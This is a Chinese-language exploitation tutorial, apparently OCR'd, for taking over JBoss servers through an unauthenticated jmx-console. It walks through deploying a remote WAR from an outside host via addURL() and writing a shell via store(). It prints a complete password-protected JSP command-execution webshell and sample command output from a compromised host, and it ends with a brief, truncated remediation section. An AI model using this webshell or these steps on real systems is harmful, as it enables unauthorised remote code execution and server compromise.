

JBoss 反序列化和未授权访问后台getshell


- JBoss未授权访问后台
  - 访问页面http://xxxx.com/jmx-console，若无需账号密码则存在未授权访问漏洞。
  - 在这个后台界面中，我们可以通过两种方式来GetShell。



  - 第一种方式利用远程加载WAR包的方式进行Getshell。
    - 找到addURL()函数,在参数值种传入远端的war包，比如http://aaaaa.com/test.war，点击Invoke后会提示部署成功。




    - 部署完成后，会回到flavor=URL,type=DeploymentScanner页面中。
    - 点击Apply change保存。
    - 访问http://xxxx.com/test/你war包中的jsp马的名字。就可以看到上传的webshell。





```
root
```


- 第二种利用本地文件存储进行WAR包的上传。
  - 在http://xxxx.com/jmx-console页面中找到下面这个函数，点进去。



  - 在页面中找到store()函数，利用这个函数可以本次创建war包并且上传。这个函数有四个参数，arg0是自己war包的名字，arg1是jsp马的文件名，arg2是文件扩展名也就是.jsp。但是arg1，arg2会拼接在一起，所以也可以写成arg1=sh,arg2=ell.jsp。arg3是jsp马的文件内容，复制进去就行。



  - 点击invoke提示操作成功。
  - 访问http://xxxx.com/test/1.jsp?pwd=023&cmd='ifconfig'，即可访问到上传的webshell。




```
eth0      Link encap:Ethernet  HWaddr 6C:AE:8B:38:64:B2
          inet addr:192.168.0.12  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::6eae:8bff:fe38:64b2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6015290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3207371 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2820000768 (2.6 GiB)  TX bytes:1529733941 (1.4 GiB)
          Memory:c5a60000-c5a80000

eth1      Link encap:Ethernet  HWaddr 6C:AE:8B:38:64:B3
          inet addr:10.196.11.172  Bcast:10.196.11.255  Mask:255.255.255.0
          inet6 addr: fe80::6eae:8bff:fe38:64b3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2903489 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1379366 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1680079903 (1.5 GiB)  TX bytes:1415193840 (1.3 GiB)
          Memory:c5a40000-c5a60000
```

- JSP马
  - <%@ page language="java" import="java.util.*,java.io.*" pageEncoding="UTF-8"%> <%!public static String excuteCmd(String c) {StringBuilder line = new StringBuilder();try {Process pro = Runtime.getRuntime().exec(c);BufferedReader buf = new BufferedReader(new InputStreamReader(pro.getInputStream()));String temp = null;while ((temp = buf.readLine()) != null) {line.append(temp+"\n");}buf.close();} catch (Exception e) {line.append(e.getMessage());}return line.toString();}%> <%if("023".equals(request.getParameter("pwd"))&&!"".equals(request.getParameter("cmd"))){out.println("<pre>"+excuteCmd(request.getParameter("cmd"))+" </pre>");}else{out.println(":-)");}%>
  - 参数?pwd=023&cmd=ifconfig
- 修复建议
  - 反序列化漏洞
    - 1、删除commons-collections-*.jar中的三个文件
    - \org\apache\commons\collections\functors\InvokerTransformer.class
    - \org\apache\commons\collections\functors\InstantiateFactory.class
    - \org\apache\commons\collections\functors\InstantiateTransfromer.class
    - 2.删除$JBOSS_HOME/[server]/all/deploy 和 $JBOSS_HOME/[server]/default/deploy 下的
    - Jmx-console.war、Web-console.war两个文件夹
  - 未授权访问
    - 限制web管理后台页面的权限，